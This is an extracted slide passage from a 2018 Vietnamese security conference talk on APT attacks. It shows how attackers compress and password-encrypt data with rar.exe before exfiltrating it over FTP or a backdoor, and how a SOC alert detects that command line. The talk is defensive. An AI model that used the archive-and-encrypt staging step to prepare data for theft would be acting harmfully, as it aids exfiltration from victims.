
- ▶ Compress, encrypt data
  - ▶ rar.exe
- ▶ Exfiltrate
  - ▶ FTP
  - ▶ Backdoor

### ▶ Blue team

- ▶ Data compression detection
- ▶ Data exfiltration detection
- ▶ Data Loss Prevention (DLP)

## COMPLETE MISSION

### ► Compress & encrypt data - WinRAR command-line



```
Administrator: Command Prompt

C:\Program Files (x86)\WinRAR>Rar.exe a -hp[nihao] data.rar test.txt

RAR 5.40 x86   Copyright (c) 1993-2016 Alexander Roshal   15 Aug 2016
Trial version           Type RAR -? for help

Evaluation copy. Please register.

Creating archive data.rar

Adding      test.txt
Done

C:\Program Files (x86)\WinRAR>
```

## COMPLETE MISSION

### ► Compress & encrypt data - WinRAR command-line - Detection

The screenshot shows a web browser window titled "SIRC Monitoring - Mozilla Firefox" with the address bar displaying "sms.sirc.viettel.com/#/new-alert/180310\_002111". The main content area is titled "Alert detail #180310\_002111". On the left, a dark sidebar contains metadata: "Created time 04:10:28 10/03/2018", "Severity MEDIUM", "Status CLOSED", "Ticket 180310\_0030", "Category Policy", "Sub category Sensitive Behavior". The main area has two sections: "Event detail" and "Alert source details".

Event detail	
Event:	Detail:
Detect suspicious rar compression commandline	Detect suspicious rar compression commandline on [ITB L-LUCIANOC] in [bitel]


  

Alert source details	
System:	Client ID:
oneagent	1275BF911C1131712F05D9A2876B623C2A3E8B4B
Device name:	IPs:
ITBL-LUCIANOC	

Advanced View

## COMPLETE MISSION

### ► Compress & encrypt data - WinRAR command-line - Detection



17	object_type	device
18	organization_group	bitel
19	partial_group	bitel
20	process_status	CLOSED
21	reference	C:\Windows\Temp\rar.exe -hp[nihao] c:\windows\temp\data.rar c:\windows\temp\test.txt
22	release_level	3
23	rule_id	Indicator_OneAgent_AgentMonitor_RuleCorrelation_000017
24	sensor_id	314
25	severity	9



# SECURITY WORLD 2018

5 | 4 | 2018

JW Marriott Hotel Hanoi, No 8 Do Duc Duc Road, Hanoi Vietnam


## ANATOMY OF APT ATTACKS IN VIETNAM

---

## CONCLUSION

### CONCLUSION

- ▶ Vietnam is one of the hottest targets for APT attacks
- ▶ Traditional solutions (AV, Firewall, IPS/IDS...) is not enough
- ▶ Advanced solutions help (PC/Server Security Endpoint, Email Security, Big Data & Data Mining...)
- ▶ 24/7 Security Operation Center is the best solution

Hosted by:  MINISTRY OF PUBLIC SECURITY

Organized  
Supported by: CYBER SECURITY DEPARTMENT - MPS AUTHORITY OF INFORMATION SECURITY - MIC  IDG



# SECURITY WORLD 2018

5 | 4 | 2018

JW Marriott Hotel Hanoi, No 8 Do Duc Duc Road, Hanoi Vietnam

# THANK YOU!